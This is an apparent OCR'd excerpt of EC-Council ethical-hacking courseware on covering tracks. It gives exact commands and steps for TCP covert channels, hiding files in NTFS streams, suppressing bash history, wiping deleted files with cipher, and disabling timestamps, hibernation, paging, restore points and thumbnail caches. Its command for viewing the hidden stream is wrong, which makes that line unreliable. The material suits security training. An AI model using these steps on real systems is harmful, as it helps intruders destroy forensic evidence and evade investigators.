
  TCP parameters can be used by the attacker to distribute the payload and to create covert channels. Some of the TCP fields where data can be hidden are as follows:

  - **IP Identification Field:** This is an easy approach in which a payload is transferred bitwise over an established session between two systems. In this approach, one character is encapsulated per packet.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **TCP Acknowledgement Number:** This approach is quite difficult as it uses a bounce server that receives packets from the victim and sends it to an attacker. Here, one hidden character is relayed by the bounce server per packet.
- **TCP Initial Sequence Number:** This method also does not require an established connection between the two systems. Here, one hidden character is encapsulated per SYN request and reset packet.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Covering Tracks on an OS

- **Windows**

  NTFS has a feature called ADS that allows attackers to hide a file behind other normal files. Steps to hide files using NTFS are as follows:

  - Open the command prompt with an elevated privilege
  - Type the command "**`type C:\SecretFile.txt >C:\LegitFile.txt:SecretFile.txt`**" (here, the file is kept in the C drive where the SecretFile.txt file is hidden inside the LegitFile.txt file)
  - To view the hidden file, type "**`more < C:\SecretFile.txt`**" (for this you need to know the hidden file name)




Figure 6.157: Covering tracks on Windows OS

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **UNIX**

  Files in UNIX can be hidden just by appending a dot (.) in front of a file name. In UNIX, each directory is subdivided into two directories: current directory (.) and parent directory (..). Attackers give these a similar name like ". " (with a space after .). These hidden files are usually placed in /dev, /tmp, and /etc.

  An attacker can also edit the log files to cover their tracks. However, sometimes, using this technique of hiding files, an attacker can leave his/her trace behind because the command he/she used to open a file will be recorded in a .bash_history file. A smart attacker knows how to overcome such a problem; he/she does so by using the **`export HISTSIZE=0`** command.

Figure 6.158: Covering tracks on UNIX OS

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Delete Files using Cipher.exe

Cipher.exe is an in-built Windows command-line tool that can be used to securely delete data by overwriting them to avoid recovery in the future. This command also assists in encrypting and decrypting data in NTFS partitions.

When an attacker creates and encrypts a malicious text file, at the time of the encryption process, a backup file is created. Therefore, if the encryption process is interrupted, the backup file can be used to recover the data. After the completion of the encryption process, the backup file is deleted, but this deleted file can be recovered using data recovery software and can then be used by security personnel for investigation.

To avoid data recovery and cover their tracks, attackers use the Cipher.exe tool to overwrite the deleted files, first with all zeroes (0 × 00), second with all 255s (0 × FF), and then finally with random numbers.

The attacker can delete files using Cipher.exe by implementing the following steps:

- Launch **command prompt** with administrator privileges
- Use the following command to overwrite deleted files in a specific folder:

  `cipher /w:<drive letter>:\<folder name>`
- Use the following command to overwrite all the deleted files in the given drive:

  `cipher /w:<drive letter>`

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.159: Screenshot of Cipher.exe command

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Disable Windows Functionality


Disable the Last Access Timestamp

fsutil is a utility in Windows used to set the NTFS volume behavior parameter, **DisableLastAccess**, which controls enabling or disabling of the last access timestamp

Disable Windows Hibernation

Disable Windows hibernation using the **Registry Editor** or **powercfg** command







Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Disable Windows Functionality (Cont'd)

Disable Windows Virtual Memory (Paging File)




Disable System Restore Points



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Disable Windows Functionality

- **Disable the Last Access Timestamp**

  The last access timestamp of a file contains information regarding the time and data when the specific file was opened for reading or writing. Therefore, every time a user accesses a file, the timestamp is updated. Attackers use the fsutil tool to disable or enable the last access timestamp.

  fsutil is a command-line utility in the Windows OS used to set the NTFS volume behavior parameter, **`DisableLastAccess`**, which controls the enabling or disabling of the last access timestamp.

  For example,

  `DisableLastAccess = 1` indicates that the last access timestamps are disabled.

  `DisableLastAccess = 0` indicates that the last access timestamps are enabled.

  As shown in the screenshot, attackers use the following command to disable the last access updates:

  ```
  >fsutil behavior set disablelastaccess 1
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.160: Screenshot of fsutil command

- **Disable Windows Hibernation**

  The hibernate file (Hiberfil.sys) is a hidden system file located in the root directory where the OS is installed. This file contains information regarding the system RAM stored on a hard disk at specific times (when the user selects to hibernate his/her system). This information is crucial as security personnel can use it to investigate an attack on the system. Therefore, disabling Windows hibernation is a crucial step toward covering the tracks.

  The attacker can disable Windows hibernation through the registry by implementing the following steps:

  - Open **Registry Editor** and navigate to the following location:

    `Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Power`

  - Double-click on **HibernateEnabled** from the right pane; an **Edit DWORD (32-bit) Value** dialog box appears
  - In the **Value data:** field, enter a value of 0 to disable hibernation
  - Press **OK**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.161: Screenshot of Registry Editor to disable hibernation

Attackers can also disable Windows hibernation through command prompt by implementing the following steps:

- Launch **command prompt** with administrator privileges
- Use the following command to disable hibernation:

```
powercfg.exe /hibernate off
```

- **Disable Windows Virtual Memory (Paging File)**

Virtual memory, also called a paging file, is a special file in Windows that is used as a compensation when RAM (physical memory) falls short of usable space. For example, if an attacker has an encrypted file and wants to read it, he/she must first decrypt it. This decrypted file stays in the paging file, even after the attacker logs out of the system. Moreover, some third-party programs can be used to store plaintext passwords and other sensitive information temporarily. Therefore, disabling paging in Windows is a crucial step toward covering tracks.

The attacker can disable paging by implementing the following steps:

1. Open **Control Panel** and navigate to the following location:

   System and Security → System → Advanced system settings

2. A **System Properties** dialog box appears; in the **Advanced** tab, click on **Settings…** under the **Performance** section
3. A **Performance Options** dialog box appears; go to the **Advanced** tab and click on **Change…** under the **Virtual Memory** section

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. A **Virtual Memory** dialog box appears; uncheck **Automatically manage paging file size for all drives**
5. Select the drive where paging should be disabled, then check the option **No paging file** and click **Set**
6. In the **System Properties** window, click **Yes**
7. Finally, click **OK** to implement the changes




Figure 6.162: Screenshot of disabling paging through Control Panel

- **Disable System Restore Points**

  System restore points contain information about hidden data and previously deleted files. This poses a risk for attackers as the deleted files can be recovered from previous restore points.

  The attacker can disable system restore points by implementing the following steps:

  - Open **Control Panel** and navigate to the following location:

    System and Security → System → System protection

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- A **System Properties** dialog box appears; in the **System Protection** tab, select the drive and click on **Configure…**
- Under the **Restore Settings** section, select the **Disable system protection** option and click on the **Delete** button
- The **System Protection** wizard appears; click **Continue** to delete all restore points on the drive
- Click **OK**
- Repeat the above steps for all disk partitions




Figure 6.163: Screenshot of disabling restore points through Control Panel

- **Disable Windows Thumbnail Cache**

  thumbs.db is a Windows file that stores thumbnails of document types such as PPTX and DOCX, and graphic files such as GIF, JPEG, PNG, and TIFF. This thumbnail file contains information regarding files that were previously deleted or used on the system.

  For example, if an attacker has used an image file to hide a malicious file and later deleted it, a thumbnail of this image is stored inside the thumbs.db file, which reveals that the deleted file was previously used on the system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The attacker can disable the thumbnail cache by implementing the following steps:

- Press **Windows + R** keys to open the **Run** dialog box
- Type **gpedit.msc** and press **Enter** or click **OK**
- The **Local Group Policy Editor** window appears; navigate to **User Configuration → Administrative Templates → Windows Components → File Explorer**
- Double-click on the **Turn off the caching of thumbnails in hidden thumbs.db files** setting from the right pane
- Select **Enabled** to turn off the thumbnail cache
- Click **OK**

